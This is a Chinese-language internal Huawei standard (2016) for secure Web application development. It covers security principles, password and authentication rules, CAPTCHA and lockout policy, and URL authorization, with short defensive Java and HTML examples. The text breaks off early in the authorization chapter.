华为技术有限公司内部技术规范

DKBA 1606-2016.01

Web应用安全开发规范



华为技术有限公司

Huawei Technologies Co., Ltd.

版权所有 侵权必究

All rights reserved

**修订声明Revision declaration**

本规范拟制与解释部门：

网络安全能力中心&电信软件与核心网网络安全工程部

本规范的相关系列规范或文件：

DKBA 6914-2014.07--C&C++语言安全编程规范

DKBA 6915-2014.07--Java语言安全编程规范

相关国际规范或文件一致性：

构建安全的Web应用指南 v2.0.1和OWASP安全编码实践快速参考指南 v2.0

替代或作废的其它规范或文件：

无

相关规范或文件的相互关系：

无

| 规范号 | 主要起草部门专家 | 主要评审部门专家 | 修订情况 |
| --- | --- | --- | --- |
| DKBA 1606-2007.04 | 安全解决方案：赵武42873，杨光磊57125，万振华55108  软件公司设计管理部：刘茂征11000，刘高峰63564，何伟祥33428 | 安全解决方案：刘海军12014，吴宇翔18167，吴海翔57182  接入网：彭东红27279  无线：胡涛46634  核心网：吴桂彬 41508，甘嘉栋 33229，马进 32897，谢秀洪 33194，张毅 27651，张永锋 40582  业软：包宜强56737，丁小龙63583，董鹏越60793，傅鉴杏36918，傅用成30333，龚连阳18753，胡海60017320，胡海华52463，李诚37517，李大锋54630，李战杰21615，刘创文65632，刘飞46266，刘剑51690，栾阳62227，罗仁钧65560，罗湘武06277，马亮60009259，孟咏喜22499，潘海涛27360，孙林46580，王福40317，王锦亮36430，王美玲60011866，王谟磊65558，王玉龙24387，杨娟60019875，张锋43381，张健60005645，张轶57143，邹韬51591 | V1.0 |
| 2007.12（未正式发布） | 何伟祥 33428 | 刘高峰 63564，许汝波 62966 | V 1.1  增加部分规则 |
| DKBA 1606-2008.07 | 何伟祥33428 | 刘高峰 63564，龚连阳 00129383，许汝波 62966，吴宇翔 00120395，王欢 00104062，吕晓雨 56987 | V1.2  增加部分规则 |
| 2009.05（未正式发布） | 何伟祥00162822 | 刘高峰 63564，许汝波 62966 | V1.3  修改部分规则 |
| 2011.08（未正式发布） | 何伟祥00162822 | 刘高峰 63564，许汝波 62966 | V1.4  修改和增加部分规则 |
| DKBA 1606-2013.05 | 何伟祥 00162822，  吴淑荣 00197720  魏建雄 00222906  孙波 00175839  朱双红 00051429 | 王伟 00207440  陈伟 00141500 | V1.5  参考OWASP和微软Web安全内容修改、补充部分规则，调整目录结构。 |
|  |  | Clare Elliott , Duncan Hurwood, Peter Brewer 和Dave Chamberlain | V1.51  根据 CSEC意见进行修改 |
|  |  | Clare Elliott , Duncan Hurwood, Peter Brewer 和Dave Chamberlain | V1.52  根据 CSEC意见进行修改. |
|  |  | Dr.Ian | V1.53  根据Dr.Ian意见进行修改. |
|  |  | 何伟祥 00162822，李花 00194679，朱双红 00248119，程建杰 00238467，童志刚00145866，陈良德 00247110，杜沸扬 00102545，赵永宏 00231641， 李鑫 00178923， 翟正德 00212921，刘振南 00264924 | V2.0 根据NCC和SIG提供的规范意见，更新部分描述和规则 |
| DKBA 1606-2016.01 | 李科 00316555  何伟祥 00162822 | 何伟祥 00162822，李花 00194679，童志刚 00145866，王安宇 00162152，杨志成 00175422，余志刚 00311016，翟征德 00212921，李鑫 00178923 | V2.1 添加认证鉴权规则，添加CSRF防范规则，修改Html的实体编码，添加Html5的安全属性 |

目 录

[1 概述 7](#_Toc393781078)

[1.1 背景简介 7](#_Toc393781079)

[1.2 Web技术框架及设计问题 8](#_Toc393781080)

[1.3 使用对象 9](#_Toc393781081)

[1.4 适用范围 9](#_Toc393781082)

[1.5 术语定义 10](#_Toc393781083)

[2 安全原则 10](#_Toc393781084)

[3 认证 12](#_Toc393781085)

[3.1 用户与口令 12](#_Toc393781086)

[3.2 认证要求 16](#_Toc393781087)

[4 授权 18](#_Toc393781088)

[5 会话管理 20](#_Toc393781089)

[6 输入校验 24](#_Toc393781090)

[7 输出编码 31](#_Toc393781091)

[8 文件管理 32](#_Toc393781092)

[9 敏感数据保护 33](#_Toc393781093)

[9.1 敏感数据存储 33](#_Toc393781094)

[9.2 敏感数据传输 35](#_Toc393781095)

[10 加密 36](#_Toc393781096)

[11 异常处理 36](#_Toc393781097)

[12 日志 37](#_Toc393781098)

[13 Web Service 38](#_Toc393781099)

[14 DWR 41](#_Toc393781100)

[15 防范DoS 42](#_Toc393781101)

[16 防范钓鱼攻击 43](#_Toc393781102)

[17 代码注释 45](#_Toc393781103)

[18 归档要求 46](#_Toc393781104)

[19 部署与配置管理 47](#_Toc393781105)

[附录 49](#_Toc393781106)

[参考 49](#_Toc393781107)

Web应用安全开发规范

# 概述

## 背景简介

在Internet大众化及Web技术飞速演变的今天，Web安全所面临的挑战日益严峻。Web攻击技术越来越成熟和大众化，针对Web的攻击和破坏不断增长，Web安全风险达到了前所未有的高度。


业界Web应用安全权威组织OWASP的TOP 10研究项目，针对众多Web漏洞进行分析，提出了Web应用十大安全风险，最新的2013 OWASP TOP 10 Web应用安全风险如表1所示，注入、认证会话、跨站等web安全问题非常突出。许多设计和开发人员不清楚如何开发安全的应用程序，常常由于设计和编码不当，开发出来的Web应用存在较多的安全漏洞，这些安全漏洞一旦被黑客利用将导致严重甚至是灾难性的后果。

为了帮助产品开发团队开发安全的Web应用，减少甚至规避由于设计和编码不当引入的安全风险，提高Web应用安全性，特制定本规范。

OWASP Top 10 应用安全风险 – 2013

|  |  |  |
| --- | --- | --- |
| **序号** | **风险** | **描述** |
| 1 | 注入 | 注入漏洞（如SQL、OS和LDAP注入），当不可信的数据被作为命令或查询的一部分发送给解释器时，容易发生注入攻击。攻击者构造的恶意数据可以欺骗解释器执行非本意的命令或访问未经授权的数据。 |
| 2 | 失效的身份认证和会话管理 | 与身份认证和会话管理相关的应用程序功能往往没有正确的实现，这就导致了攻击者破坏口令、密钥、会话令牌或利用其他的漏洞来冒充其他用户的身份。 |
| 3 | 跨站脚本（XSS） | 当应用程序收到含有不可信的数据，在没有进行适当的校验和转义的情况下就将它发送给Web浏览器，这就会产生跨站脚本攻击（简称XSS）。XSS允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站、或者将用户转向恶意网站。 |
| 4 | 不安全的直接对象引用 | 当开发人员暴露一个对内部实现对象的引用时，例如，一个文件、目录或者数据库密钥，就会产生一个不安全的直接对象引用。在没有访问控制检测或其他保护时，攻击者会操控这些引用去访问未授权数据。 |
| 5 | 安全配置错误 | 好的安全需要对应用程序、框架、应用程序服务器、web服务器、数据库服务器和平台，定义和执行安全配置。由于许多设置的默认值并不是安全的，因此，必须定义、实施和维护所有这些设置。这包括了对所有的软件保持及时地更新，包括所有应用程序的库文件。 |
| 6 | 敏感数据泄露 | 许多Web应用程序没有正确保护敏感数据，如信用卡、税务登记号码、身份验证凭据。攻击者可能会窃取或修改这些弱保护的数据进行身份盗窃、信用卡诈骗罪或者其他犯罪。敏感数据应该得到额外的保护，如在存储或传输时加密，以及当与浏览器进行交换时，做特殊的预防措施（如采用HTTPS）。 |
| 7 | 缺少功能级别访问控制 | 几乎所有的Web应用都会校验功能级别的访问权限，然后再使功能在界面可见。然而，当每个功能被访问时，应用需要在服务器端执行相同的访问控制检查，否则攻击者就能够伪造请求访问未授权的功能。 |
| 8 | 跨站请求伪造（CSRF） | 一个跨站请求伪造攻击迫使登录用户的浏览器将伪造的HTTP请求，包括该用户的会话cookie和其他认证信息，发送到一个存在漏洞的web应用程序。这就允许了攻击者迫使用户浏览器向存在漏洞的应用程序发送请求，而这些请求会被应用程序认为是合法用户的请求。 |
| 9 | 使用存在已知漏洞的组件 | 有漏洞的组件（例如：库、框架和其他软件模块）几乎总是全权限运行。所以，一旦漏洞被利用，可能导致敏感数据泄露或服务器被攻击者接管。使用这些脆弱组件的应用程序可能会破坏他们的防御，并使一系列潜在的攻击和影响成为可能。 |
| 10 | 未验证的重定向和转发 | Web应用程序经常将用户重定向和跳转到其他网页和网站，并且利用不可信的数据来确定目的页面。如果没有得到适当验证，攻击者可以重定向受害用户到钓鱼网站或恶意网站，或者使用转发去访问未授权的页面。 |

## Web技术框架及设计问题



典型的Web安全技术框架

图1 显示了典型的Web安全的技术框架和安全技术点，这些安全技术点，贯穿整个Web设计开发过程。上图各个区域中存在任何一点薄弱环节，都容易导致安全漏洞。

由于HTTP的开放性，Web应用程序必须能够通过某种形式的身份验证来识别用户，并确保身份验证过程是安全的，同样必须很好地保护用于跟踪已验证用户的会话处理机制。为了防止一些恶意输入，还要对输入的数据和参数进行校验。另外还要考虑Web系统的安全配置，敏感数据的保护和用户的权限管理，以及所有操作的安全审计。当然还要考虑代码安全，以及其他方面的威胁。

表 2 列出了一些Web缺陷类别，并针对每类缺陷列出了由于设计不当可能会导致的潜在问题。针对这些潜在的问题，本规范中有相应的解决措施。

Web 应用程序缺陷和由于不良设计可能导致的问题

|  |  |
| --- | --- |
| **缺陷类别** | **由于不良设计可能导致的问题** |
| 身份验证 | 身份伪造、口令破解、权限提升和未授权访问。 |
| 权限管理 | 访问机密或受限数据、篡改和执行未授权操作。 |
| 会话管理 | 通过捕获导致会话劫持和会话伪造。 |
| 输入检验 | 通过嵌入查询字符串、窗体字段、Cookie 和 HTTP 标头中的恶意字符串来执行攻击。包括命令执行、跨站点脚本编写 (XSS)、SQL 注入和缓冲区溢出攻击等。 |
| 参数操作 | 路径遍历攻击、命令执行、此外还有旁路访问控制机制、导致信息泄露、权限提升和拒绝服务。 |
| 敏感数据 | 机密信息泄漏和数据篡改。 |
| 加密技术 | 未授权访问机密数据或帐号信息。 |
| 异常管理 | 拒绝服务和敏感的系统级详细信息泄露。 |
| 安全审计 | 未能识别入侵征兆、无法证明用户的操作，以及在问题诊断中存在困难。 |
| 配置管理 | 未授权访问管理界面、更新配置数据、访问用户帐号和帐号配置文件。 |

## 使用对象

本规范的读者及使用对象主要为Web相关的需求分析人员、设计人员、开发人员、测试人员等。

## 适用范围

本规范的制定考虑了公司各种Web应用开发的共性，适合于公司绝大部分Web产品，包括有Web接口的电信和企业设备（即使它们没有接入Internet）。要求Web产品开发必须遵循。

除非特别说明，本规范中所有的示例代码均为Java语言。

## 术语定义

* **规则：**强制必须遵守的约定
* **建议：**需要加以考虑的约定
* **说明：**对此规则或建议进行相应的解释
* **实施指导：**对此规则或建议的实施进行相应的指导

# 安全原则

安全性同软件工程的其他方面一样，有适合自己的原则方法。无论实现技术或是应用场景如何，核心原则都是适用的。安全性的主要原则如表3所示。

主要的安全性原则

|  |  |
| --- | --- |
| **原则** | **描述** |
| 攻击面最小化 | 应用程序每增加一项功能就对整个应用程序增加了一定的风险。安全开发的目的是通过减少攻击面来降低系统整体的安全风险。  例如，一个Web应用程序实现具有搜索功能的在线帮助，搜索功能可能易受到SQL注入攻击。如果仅限于授权用户使用在线帮助，攻击的可能性就会降低。如果通过集中的数据验证程序来对搜索功能的输入进行验证，则成功执行SQL注入的可能性会大大降低。然而，如果重新编写“帮助”特性以去除搜索功能（如，提供更好的用户界面），即使帮助特性在互联网上广泛使用，也几乎不存在攻击面。 |
| 默认安全 | 存在多种方法来向用户交付“开箱即用”的体验，默认情况下，体验应该是安全的，如果用户被允许，应该由用户来决定是否降低安全性要求。  例如，默认情况下应启用口令时效和复杂度要求。也可以允许用户关闭这两个功能，以简化其使用，但同时也增加了安全风险。 |
| 最小权限原则 | 帐户只具备执行业务流程所需的最小权限。这包括用户权限，资源权限如CPU限制、内存、网络和文件系统权限。 例如，如果中间件服务器只需要访问网络、读取数据库表以及写日志功能，那么只授予相应的权限。无论如何中间件都不应该被授予管理权限。 |
| 深度防御原则 | 深度防御的原则表明，一种控制措施是正当的，但能有处理不同形式风险的多种控制措施更好。深度防御可以使严重的漏洞非常难于利用、几乎不会发生被利用的情况。在安全编码中，可以采用多层验证、集中审计控制、并要求用户对所有页面都要进行登录，来达到深度防御的目的。 例如，如果限制对生产管理网络的访问、检查管理用户授权，并记录所有访问活动，一个有缺陷的管理界面是不太可能受到匿名攻击的。 |
| 安全地失败 | 当系统出现失败时，它应该是安全的。通常包括：安全默认（默认拒绝访问）；失败撤消后恢复到安全状态；始终检查失败返回值；在条件代码/过滤器中确保有一个默认分支。即使失去了可用性，系统仍能保持机密性和完整性。发生失败时，不允许攻击者访问特权对象。  如果应用失败，不要使敏感数据可访问，返回友好的错误信息给最终用户，不要泄露内部系统信息，不要包括有助于攻击者利用系统漏洞的信息。 |
| 外部系统是不安全的 | 许多组织可能会利用第三方提供的业务。第三方有不同的安全策略，影响和控制外部第三方是不可能的，无论他们是家庭用户或是主要供应商和合作伙伴。因此，对外部运行系统的信任是不安全的。  例如，由外部程序提供积分奖励和赎回项目清单数据给网上银行时，应对这些数据进行检查，以确保它们显示给最终用户是安全的，并且奖励积分应该是一个不太可能很大的正数。 |
| 职责分离 | 防欺骗的一种关键措施是职责分离。例如，申请计算机的人不能签收，也不能直接接收计算机，这可以避免用户声称从来没有收到过计算机，防止多次申请计算机。  管理员不同于普通用户，一般情况下管理员不应该是应用程序的用户。例如，管理员能够启动或关闭系统、设置口令策略，但不应该是作为超级权限用户登录应用，代表其他用户购买商品。 |
| 不依赖隐晦的安全性 | 隐晦的安全性是一种弱的安全控制，当它是唯一的控制方式时几乎总是失效的。关键系统的安全性不应该将安全细节隐藏起来。 例如，应用程序安全性不应该依赖于保密的源代码内容，而是应该依赖于其他因素，如：合理的口令政策、深度防御、业务交易限额、可靠的网络架构，以及审计控制。 如Linux操作系统的源代码随处可得，但只要对系统进行正确地加固，Linux就会是非常安全可靠的系统。 |
| 简单 | 某些软件工程师喜欢采用更为复杂的方法而不是相对简单直接的代码。当更简单更快速的方法可用时，开发人员应当避免采用复杂的架构和开发复杂的代码。 例如，尽管在中间件服务器运行大量的单体实例beans显得更流行，但使用具有相应互斥机制来防止条件竞争的全局变量会是更安全、更快速的。 |
| 正确地修复安全问题 | 一旦一个安全问题已经确定，就需要对其进行测试并理解问题的根源。当使用设计模式时，同样的问题也可能存在于其他代码中，对其进行正确修复而没引入其他问题显得至关重要。 例如，某用户发现他可以调整其cookie内容来查看其他用户的信息，该问题的修复似乎相对简单，但由于所有应用程序共享cookie处理代码，必须对所有受影响的应用程序都要进行修复并进行严格测试。 |
| 客户端的输入是不可信的 | 常见的web应用安全问题是没有正确验证来自客户端或环境的输入。这通常会导致入解释器注入、本地化/Unicode攻击、文件系统攻击和缓冲区溢出问题。  不要信任来自客户端的数据，因为存在篡改的可能。 |

# 认证

本规范主要描述的是通过用户名和口令进行认证的常规认证方式。

## 用户与口令

1. **用户名/用户ID必须唯一。**

说明：用户名/用户ID唯一有助于系统确认用户身份以及跟踪具体个人的活动，实现准确的认证、授权和审计。

1. **设置或修改口令时默认进行口令复杂度检查。**

说明：口令复杂度的要求是对系统所有帐号口令的要求（包括系统内置帐号的口令，内置帐号的口令需要在客户资料中说明并提醒用户修改）。增加口令的复杂度可以提高猜测或破解口令的难度。系统提供口令复杂度检测规则，且该规则可配置，部署时可以根据实际应用要求和用户期望进行灵活配置。

默认口令复杂度至少满足如下要求：

* 口令长度至少8个字符（特权用户至少10个字符）；
* 口令长度最多128个字符；所有口令输入栏的允许输入长度与口令最大长度保持一致，确保用户输入的每个字符都属于口令内容，防止应用程序截断用户输入的口令内容。
* 口令必须包含如下至少三种字符的组合:

－至少一个小写字母（a-z）；

－至少一个大写字母（A-Z）；

－至少一个数字（0-9）；

－至少一个特殊字符：!"#$%&'()\*+,-./:;<=>?@[\]^\_`{|}~和空格

* 口令不能和帐号或者帐号的倒写一样；
* 口令不能包含超过2个连续的相同字符（如，111是不允许的）；

若口令不符合上述复杂度要求，必须进行警告，设置或修改口令不成功。警告消息内容应该描述口令没有满足哪些复杂度要求，而不仅仅是描述不满足。

另外，也建议使用弱口令词典以禁止用户使用弱口令（不强制）。

1. **在口令输入框中口令不能明文显示和拷贝。**

说明：在输入框中键入口令时口令不能明文显示，也不能被拷贝出来，否则容易造成口令信息泄露。

实施指导：

|  |
| --- |
| 指定口令输入框的类型为password：  <input type="password" name="password"/> |

1. **用户修改口令时必须验证旧口令，同时对新口令进行确认。**

说明：为避免口令被非法修改，确保口令修改的安全性，在口令修改时必须验证旧口令和确认新口令。如果用户输入旧口令的错误次数太多（错误次数可配置，默认5次），应该锁定帐号并清除会话。新口令需要输入两次，第二次输入为确认新口令，防止输错。新口令也应满足口令复杂度要求，参见规则3.1.2。用户只能修改自己的口令，不能修改其他用户的口令，管理员除外。如果系统提供管理员能修改其他用户的口令的功能，管理员修改其他用户口令时无需输入旧口令。

1. **强制用户在首次登录系统时修改系统为其设置的初始口令。**

说明：用户使用初始口令登录系统，系统必须强制用户修改初始口令。在初始口令被成功修改之前用户不允许进入系统，以降低攻击者利用初始口令的风险。

1. **强制特权用户的口令每隔一定周期必须进行修改，周期可配置。**

说明：特权用户由于权限较高，帐号和口令一旦泄露，对系统影响较大，因此，强制特权用户的口令每隔一定周期必须进行修改，周期可配置，默认修改周期为90天。若间隔时间到期，须要对口令进行修改后才能登录。

1. **在网络中传输口令必须采用安全协议。**

说明：如果将口令以明文形式从客户端传输到服务器，很可能被攻击者通过网络监控软件来捕获传输的信息并获取用户的用户名和口令等认证凭证，影响用户安全。因此，在网络中传输口令时采用安全传输协议如HTTPS。

1. **不要以任何形式发送口令哈希或口令给用户。**

说明：在Web应用的配置管理页面中，常需要配置或修改连接其他系统的帐号口令信息，如连接后台数据库的配置信息（IP地址和端口）和口令、登录其他操作系统的帐号口令、连接第三方应用接口的帐号口令等。无论是明文还是密文的用户口令若发送给用户，存在口令泄露的安全风险，包括：传输过程中口令被泄露的风险、配置口令在客户端泄露的风险（如用户临时走开，被其他人员借机查看）。

实施指导：

|  |
| --- |
| 例如：Web应用中存在某配置页面，需要管理员修改连接其他模块的信息，其中包括其他模块的IP地址、端口号、连接帐号和连接口令，那么当管理员进入该配置页面，显示原先配置的IP地址、端口号、连接帐号的明文信息，但连接口令不能是明文也不能是口令的哈希。  指定连接口令输入框的类型为password：  <input type="password" name="password" value="\*\*\*\*\*\*\*\*\*\*"/>  返回给客户端的连接口令为10个星号(\*)；当服务器接收到客户端提交的修改数据时，判断连接口令是否为10个星号，如果是，则表明连接口令没有修改，修改其他信息，不修改连接口令；反之，则表明连接口令已经被修改，要修改所有配置信息。 |

1. **口令存储前使用带盐值的Hash算法来加密。**

说明：使用带盐值的Hash算法单向保护口令，可以在不增加口令复杂度的情况下，增加破解口令的难度，防范彩虹表攻击。即使用户口令相同，通过对不同的口令使用不同的盐值进行保护，使存储的口令密文不同，增加攻击者窃取口令的难度。

推荐使用PBKDF2算法（PBKDF2是一个密钥导出函数，既可用于导出密钥，也可用于口令保存，并且已在RFC 2898标准中定义。它使用最为广泛，能被大多数算法库所支持）；也可以直接使用强哈希算法，如SHA256进行哈希加盐。对盐值的要求是：使用安全的随机数生成至少8字节的盐值，且不同的用户盐值不同。最终的结果需要经过至少5000次的迭代。有关PBKDF2算法或其他哈希算法的具体描述与使用要求请参考公司《密码算法应用规范》中的“哈希函数”和“口令的安全存储”章节。

实施指导：

|  |
| --- |
| 使用PBKDF2算法：  public static byte[] createHash(String password) throws NoSuchAlgorithmException,  InvalidKeySpecException  {  SecureRandom random = SecureRandom.getInstance("SHA1PRNG");  byte[] salt = new byte[8];  random.nextBytes(salt); //盐值要求使用安全随机数，且至少8个字节以上，可以明文保存  int iterCount = 5000; //迭代次数至少要求5000次以上  PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt, iterCount, 256);  SecretKeyFactory skf = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");  byte[] hashed = skf.generateSecret(spec).getEncoded();  return hashed;  }  注意：对于为每个口令计算密码哈希时用到的盐值，需要保存起来（允许明文保存），后面验证用户名与口令时，需要取到该用户对应的盐值，然后将该盐值，以及用户输入的用户和口令一起应用于上述的哈希算法，将得到的结果与之前保存的正确结果进行相等比较即可。 |

1. **系统支持口令修改最短时间间隔以及口令历史记录，并且支持可配置**。

说明：口令被修改之前需要有最短的存活时间要求，连续两次口令修改的时间间隔不能低于某个值，避免口令被频繁修改；同时系统应维护口令历史记录，新修改的口令不能与口令历史记录中的旧口令重复，防止口令重用攻击。如果系统提供管理员能修改其他用户的口令的功能，管理员修改其他用户口令不受此限制。系统支持口令修改最短时间间隔可配置，默认时间间隔为1天。口令历史记录中保留的口令数或重用旧口令的频率可配置，默认重用间隔为10个。

1. **Web应用中不应实现“记住我”功能。**

说明：应避免实现“记住我”功能，否则用户在不清楚风险情况下误用，与用户使用同一台计算机的恶意用户可以不用输入用户名和口令，就可冒充用户访问Web应用执行恶意操作，给用户带来损失。对于安全性要求不高的Web应用，可以根据实际需要决定是否使用该功能，若使用，在用户选择“记住我”功能时，对用户警告风险。“记住我”功能应该也应有有效期，指明从上次登录（输入口令）到现在的时间窗。有效期过后，如两周时间，“记住我”功能应该让用户重新输入凭据。如果用户从一个不寻常的位置登录，也应要求输入用户凭据。

1. **关闭登录窗体表单中的自动填充功能。**

说明：浏览器都具有自动保存用户输入数据和自动填充数据的能力。为了保障用户名和口令的安全，必须关闭自动填充选项，指示浏览器不要存储登录窗口中用户名、口令等敏感信息。

实施指导：

|  |
| --- |
| 在form表单头中增加选项 autocomplete="off"：  <form action="Login.jsp" name=login method=post autocomplete="off">  同时，指定用户名和口令输入框的选项为autocomplete="off"：  <input type="text" name="username" autocomplete="off">  <input type="password" name="password" autocomplete="off"> |

1. **应提供安全的口令重置功能。**

说明：某些面向最终用户的Web应用，在用户忘记自身口令时需要通过Web应用提供的口令重置功能来重设口令。口令重置功能不安全，如提供“选择您出生的城市”的安全问题，该问题的答案可以通过查看您在社交网站的个人资料、博客及网上其他地方发布的信息，或直接通过枚举就能猜出来的，这些安全问题的设置是不安全的，可被猜测或轻易获取。不安全的口令重置功能容易被攻击者利用，来重设用户口令。安全问题通常要求是容易记住、问题的答案不会变化、通用和安全（如，你童年时梦想的职业是什么？）；安全问题的答案应当有最短长度要求（如10或12个字符）；对安全问题进行加密、对答案进行哈希存储。同时采用如Email、短信等方式来接收口令重置的验证信息。

对于高价值的交易系统（如网上支付、网上银行等），不建议设置口令重置功能。

实施指导：

|  |
| --- |
| 口令重置功能实现没有业界标准，以下实施方法供参考。  1.如果用户选择“忘记口令”，通过电子邮件发送一个独一无二、有时间限制、随机、一次性的URL到用户注册时所提供的电子邮件地址。为了防止攻击者请求口令重置的拒绝服务攻击，用户的口令在成功更改之前，应当保持有效 (备注：重置口令的次数应该要限制，比如24小时以内只能进行1-3次的口令重置，以防止针对某个用户，恶意使用“忘记口令”链接多次触发对该用户注册的邮箱或手机发送邮件或短信)  2.用户访问URL时，应用应当提供安全问题供用户回答。  3.一旦安全问题回答正确，再次发送一个独一无二、有时间限制、随机、一次性的重置URL，允许用户来重置口令。  4. 通过email或短消息通知用户口令已被更改。  为了避免引入新的漏洞：   * 限制猜测答案尝试的次数（如三次或五次）：如果失败的尝试次数超过门限，对账户锁定一段时间，如5分钟，并通过email和短消息通知用户。 * 在失败响应忘记口令请求时，应用不应该泄露关于用户名正确性或是用户是否被停用的任何信息。 * 安全问题的答案应该包含足够的熵，而不是容易被猜测。如问用户祖母的姓是什么的问题比用户喜欢的颜色是什么的问题更好。   在高价值事务处理系统中，如在线银行，通过如电话等带外的方式来执行口令重置，而不是通过自动化的方式实现。 |

## 认证要求

1. **对用户的最终认证处理过程必须在服务器端进行。**

说明：客户端认证很容易被绕过，禁止仅仅通过脚本或其他形式在客户端进行验证，必须在应用服务器进行最终认证处理（如果采用集中认证，那么对用户的最终认证就是放在集中认证服务器进行）。


1. **网页上的登录/认证表单必须加入验证码。**

说明：使用验证码的目的是为了阻止攻击者使用自动登录工具连续尝试登录，从而降低被暴力破解的可能。如果觉得验证码影响用户体验，那么可以在前3次登录尝试中不使用验证码，3次登录失败后必须使用验证码。

验证码在设计上必须要考虑到一些安全因素，包括：

* 验证码必须是单一图片、有背景干扰，背景干扰元素的颜色、位置随机变化；
* 验证码字符串要求随机生成，随机字符串必须是字母数字的（建议字符集可以配置来满足不同客户需求）。随机字符串不能在客户端的静态页面中的网页源代码里出现；
* 验证码在一次使用后要求立即失效，新的请求需要重新生成验证码；
* 验证码内容不能与客户端提交的任何信息相关联，不能从会话ID或URL来计算出验证码。

如图所示：图片包含的验证码为YaS5



验证码

实施指导：

|  |
| --- |
| 建议使用电信与软件产品线的验证码CBB 。  备注：对于嵌入式系统，如果实现验证码比较困难，可以通过多次认证失败锁定客户端IP的方式来防止暴力破解。 |

1. **用户名、口令和验证码必须在同一个请求中提交给服务器，必须先判断验证码是否正确，只有当验证码检验通过后才进行用户名和口令的检验，否则直接提示验证码错误。**

说明：如果验证码和用户名、口令分开提交，攻击者就可以绕过验证码校验（如：先手工提交正确的验证码，再通过程序暴力破解），验证码就形同虚设，攻击者依然可以暴力破解用户名及口令。

1. **所有登录页面的认证处理模块必须统一。**

说明：Web应用可能存在多个登录页面，但是处理登录认证请求的模块必须统一，确保认证机制一致，防止不一致的认证方式导致安全隐患，同时也有利于代码维护。

1. **所有针对其他第三方开放接口的认证处理模块必须统一。**

说明：第三方接口认证请求的处理模块必须统一，确保认证机制一致，防止不一致的认证方式导致安全隐患，同时也有利于代码维护。

1. **认证失败后，不能提示给用户详细以及明确的错误原因，只能给出一般性的提示，同时记录日志信息。**

说明：认证错误不应给出明确的提示，否则可被攻击者利用来枚举用户名和口令。可以提示：“登录失败；无效的用户名或口令，”；不能提示：“用户foo：口令无效”、“登录失败，无效用户ID”、“登录失败；帐号已停用”、“登录失败；用户未激活”等。

1. **禁止在系统中****预留任何未公开帐号或特殊的访问机制。**

说明：产品若存在预留的未公开帐号或特殊的访问机制，有可能被内部恶意人员或外部人员获知进行私自操作，存在绕过鉴权进入系统的风险。

1. **对于重要的管理事务或重要的交易事务要进行重新认证或二次认证。**

说明：重要的管理事务，比如重新启动业务模块；重要的交易事务，比如转账、余额转移、充值等。重新认证，比如让用户重新输入口令；二次认证，比如让用户输入动态密码/短信随机密码。重新认证或二次认证，可以减小会话劫持给用户带来损失，还可以减轻跨站请求伪造攻击。

1. **对安全性要求高的Web应用实施多因素认证。**

说明：对安全性要求高的Web应用（如网上支付、网上银行）实施多因素认证（如采用用户口令加硬件令牌、手机短信密码、USB KEY）。

1. **同一客户端在多次连续尝试登录失败后，服务端需要进行用户帐号或者是客户端所在机器的 IP 地址的锁定策略，且该锁定策略必须设置解锁时长，超时后自动解锁。**

说明：若没有帐号或IP锁定机制，一旦验证码安全性不够，被程序自动识别，攻击者就可以对用户帐号和口令进行暴力破解。

登录失败应该提示用户：如果重试多少次不成功系统将会锁定。在锁定期间不允许该用户帐号（或者客户端所在机器的 IP 地址）登录。允许连续失败的次数（指从最后一次成功以来失败次数的累计值）可配置，取值范围为：0-99 次，建议默认：5次。

锁定时长的取值范围为：0-999 分钟，建议默认：-20分钟，当取值为 0 时，表示无限期锁定，只能通过管理员手动解锁（需要提供管理员对服务器锁定其它用户帐号/IP进行解锁的功能界面）。建议优先使用帐号锁定策略。

注意：应用程序的超级用户帐号不能被锁定，只能锁定操作的客户端所在的 IP，这是为了防止系统不可用。特别说明的是，锁客户端IP策略存在缺陷，当存在共享IP的场景（如Proxy、NAT等），那么锁定客户端IP会导致使用共享IP上网的所有用户在IP锁定期间都不能使用该Web应用；锁定用户帐号的策略也存在缺陷，当攻击者不断尝试某帐号的口令，就给该帐号带来拒绝服务攻击，使该帐号不可用。

1. **认证通过后，给当前用户显示访问历史记录数据。**

说明：认证通过后，给当前用户显示有关的访问历史记录数据，包括：

1、上一次认证通过的日期、时间和位置等信息；

2、上一次认证失败的日期、时间和位置等信息；

3、自从最后一次认证通过以来失败的尝试次数；

4、口令将到期的天数（对于管理员和操作员）。

# 授权

本章节的授权是指广义上的授权，包括授权和鉴权两部分。

1. **对于每一个需要授权访问的页面或servlet的请求都核实用户的会话标识是否合法、用户是否已经被明确授权执行该操作。**

说明：使用Web框架内置的授权检查、或者采用自己实现集中的授权模块来进行授权操作，如果用户会话标识（会话标识使用Session identifiers，Session ID有其他的含义）不合法，或者用户没有被授权执行该操作，则拒绝请求，并记录日志。防止用户直接在地址栏中输入URL，越权访问某些页面或servlet。对于日志要求，请参见规则12.2。

实施指导：

|  |
| --- |
| 请参考“附件4 Web权限管理设计规格说明书.docx”。 |

**规则4.1.1 默认对于每一个请求都进行鉴权，避免URL越权，对不需要鉴权的采用白名单的方式；对于用户请求的URL匹配规则设计要严谨，避免鉴权被绕过。**

说明：客户所有的请求，包括私有资源请求（图片，JS，文件）默认都需要鉴权，对不需要鉴权的请求可以设置白名单，白名单中的URL匹配尽量使用使用完全匹配，保证URL鉴权不被绕过。

不能使用简单的包含某个字符串的匹配算法，这样的算法容易被找出漏洞而导致鉴权被绕过，建议使用完全匹配的方式进行鉴权，对没有匹配上的请求，又不在白名单列表中的，拒绝访问，如果鉴权URL有共性，建议使用ANT的通配符匹配。

实施指导：

|  |
| --- |
